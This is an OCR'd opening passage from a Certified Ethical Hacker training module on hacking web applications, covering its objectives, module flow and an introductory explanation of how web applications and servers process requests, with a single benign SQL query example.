
C|EH™
Certified Ethical Hacker

Module 14:
Hacking Web Applications



Module Objectives

- Understanding Web Application Concepts
- Understanding Web Application Threats
- Understanding Web Application Hacking Methodology
- Overview of Web Application Hacking Tools
- Overview of Web APIs, Webhooks, and Web Shell Concepts
- Understanding Hacking Web Applications via Web APIs, Webhooks, and Web Shells
- Understanding Countermeasures for Different Web Application Attacks
- Overview of Web Application Security Testing Tools

Module Objectives


The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization's information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web application attacks. This module will also familiarize you with web API, webhooks, and web shell concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API, webhooks, and web shell concepts
- Understand how to hack web applications via web API, webhooks, and web shells

- Adopt countermeasures against web application attacks
- Use different web application security testing tools



Module Flow

1 **Web Application Concepts**

2 **Web Application Threats**


3 **Web Application Hacking Methodology**

4 **Web API, Webhooks, and Web Shell**

5 **Web Application Security**

Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.



Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

How Web Applications Work

ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.


